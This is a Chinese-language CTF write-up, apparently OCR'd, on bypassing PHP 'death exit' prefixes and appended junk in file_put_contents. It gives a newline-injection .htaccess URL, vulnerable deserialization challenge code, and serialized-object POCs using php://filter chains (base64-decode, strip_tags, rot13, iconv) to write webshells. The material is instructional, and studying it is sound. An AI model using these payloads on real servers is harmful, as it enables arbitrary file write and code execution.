




利用 %0a 进行换行 # 注释后面的杂糅代码

file_put_contents($filename,$content . "\nxxxxxx");

这种情况较为简单，仅仅需要让后面的杂糅代码被注释掉就就可以，针对 php 而言，拥有特殊的起始符和结束符，如果可以写入 php 代码的话，就可以轻易的绕过后面的杂糅代码。



但是在禁止使用拥有特殊起始符和结束符号的语言时，需要想办法处理掉杂糅的代码。通常利用 .htaccess 进行操作。

```
http://192.168.176.128/?
filename=.htaccess&content=php_value%20auto_prepend_file%20flag%20%0a%23\
```

```
root@ubuntu:/var/www/html# more .htaccess
php_value auto_prepend_file flag
#\
xxxxxx
root@ubuntu:/var/www/html# more flag
success twice
root@ubuntu:/var/www/html#
```

不安全 | 192.168.176.128/?filename=.htaccess&content=php_value%20auto_prepend_file%20flag%20%0a%23\

success twice <?php
show_source('index.php');
$filename = $_GET['filename'];
$content = $_GET['content'];
@file_put_contents($filename,$content . "\nxxxxxx");
?>

利用 %0a 进行换行 #\ 注释后面的杂糅代码。

CTF 例题一

```php
<?php

class Yongen{
    public $file;
    public $text;
    public function __construct($data) {
        return unserialize($data);
    }

    public function hasaki(){
        $d   = '<?php die("nononon");?>';
        $a= $d. $this->text;
        $file = $this->file;
        @file_put_contents($file, $a);
    }

    public function __destruct() {
        $this->hasaki();
      }
}

$data = "";
if (isset($_POST['data'])){
  $data = $_POST['data'];
  new Yongen($data);
}
else
  highlight_file(__FILE__);
?>
```

这是一道比较典型的 php 反序列化，其中 $this -> file = $file; & $this -> text = $text; 可控，同时 @file_put_contents($this-> file,$a); 会以 $file 为文件名，<?php die("nononon");?>+$text

为文件内容，生成一个文件。此处也是要想办法绕过死亡die()
谈一谈php://filter的妙用 一文中描述了三种方法。


巧用编码与解码

$file 可以控制协议，可以通过 php://filter 协议来施展魔法；使用 php://filter 的 base64-decode 方法，将 $a 解码，利用 php base64_decode 函数特性去除"死亡exit"。
base64 编码中仅仅包含64个可打印字符，php 在解码 base 64 时，遇到不在其中的字符时，会跳过这些字符，仅将合法的字符组成一个新的字符串进行解码。

```
<?php
$_GET['txt'] = preg_replace('|[^a-z0-9A-Z+/]|s', '', $_GET['txt']);
base64_decode($_GET['txt']);
```

所以，当 $a 被加上 <?php die("nononon");?> 以后，我们可以使用 php://filter/write=convert.base64-decode 来对其进行解码。在解码的过程中，字符 <、?、(、)、;、> 空格 等不符合 base64 编码的字符范围的将被忽略，所以最终被解码的字符仅有 phpdienononon 和其他传入的字符。 phpdienononon 一共是13个字符，因为 base64 算法解码是4个 byte 一组，所以给他增加三个 a 一共十六个字符，这样前面的字符串会被正常的解析，后面我们传入的 webshell 的 base64 也会被正常的解码。结果就是 <?php die("nononon");?> 没有了。
POC

```
<?php
class Yongen{
    public $file = 'php://filter/write=convert.base64-decode/resource=cccc.php';
    public $text= 'aaaPD9waHAgcGhwaW5mbygpOyA/Pg==';
}
$data = new Yongen();
print(serialize($data));
?>
```



利用字符串操作方法

<?php die("nononon");?> 本质上是一个 XML 标签，可以利用 strip_tags 函数去除， php://filter 也是支持这个方法的。php://filter/write=strip_tags

但是把原本存在的 `<?php die("nononon");?>` 去除之后，我们再写入 webshell 也会被删除。 `php://filter` 是允许使用多个过滤器的，我们可以将 webshell 进行 base64 编码。在调用 `strip_tags` 之后再进行 `base64-decode`。

POC

```
<?php
class Yongen{
    public $file = 'php://filter/write=string.strip_tags|convert.base64-decode/resource=dddd.php';
    public $text= 'PD9waHAgcGhwaW5mbygpOyA/Pg==';
}
$data = new Yongen();
print(serialize($data));
?>
```

rot13编码

`<?php exit; ?>` 在经过 rot13 编码之后会变成 `<?cuc rkvg; ?>`
`<?cuc qvr("abababa");?>` 在经过 rot13 编码之后会变成 `<?cuc qvr("abababa");?>`
在 php 不开启 `short_open_tag` 短标签时，php 无法识别这个字符串。

POC

```
<?php
class Yongen{
    public $file = 'php://filter/write=string.rot13/resource=eeee.php';
    public $text= '<?cuc cucvasb(); ?>';
}
$data = new Yongen();
print(serialize($data));
?>
```

CTF 例题二

关于跳出死亡 exit() 还有一个类似的例子。

```php
<?php
    show_source('index.php');

    function getKey($path){
        $name = $path.md5($_SERVER["REMOTE_ADDR"]).'.php';
        return $name;
    }

    echo $_SERVER["REMOTE_ADDR"];
    $expire = $_POST['expire'];
    $path = $_POST['path'];
    $filename = getKey($path);
    $value = $filename;
    $data = serialize($value);
    $data   = "<?php\n//" . sprintf('%012d', $expire) . "\n exit();?>\n" . $data;
    $result = file_put_contents($filename, $data);
?>
```

我们可以注意到关键的部分位于

```php
$data   = "<?php\n//" . sprintf('%012d', $expire) . "\n exit();?>\n" . $data;
$result = file_put_contents($filename, $data);
```

```php
<?php
function getKey($path){
    $name = $path.md5( str: "192.168.87.1").'.php';
    return $name;
}
$path ="a";
$filename = getKey($path);
$value = $filename;
print($filename);
$data = serialize($value);
$expire = 1;
$a = "<?php\n//" . sprintf('%012d', $expire) . "\n exit();?>\n" . $data;
print($a);
?>
```


getKey()

Run: test

```
E:\Tools\phpstudy_pro\Extensions\php\php7.3.4nts\php.exe E:\Tools\phpstudy_pro\WWW\ThinkAdmin\ThinkAdmin\1.php
a3e104cae6401d2576676b2c68973154d.php<?php
//000000000001
 exit();?>
s:37:"a3e104cae6401d2576676b2c68973154d.php";
Process finished with exit code 0
```

`sprintf('%012d', $expire)`，会返回12位的数字字符串，与 `exit();?>` 拼接形成一段 php 代码。 由于 exit 的存在，正常情况下程序不会执行到 exit() 后面的内容。要想办法跳出死亡 exit()。

POST `path=php://filter/convert.iconv.UCS-2LE.UCS-2BE|?<hp phpipfn(o;)>?|/resource=whippet`



参考文章

关于file_put_contents的一些小测试
file_put_content和死亡·杂糅代码之缘
探索php://filter在实战当中的奇技淫巧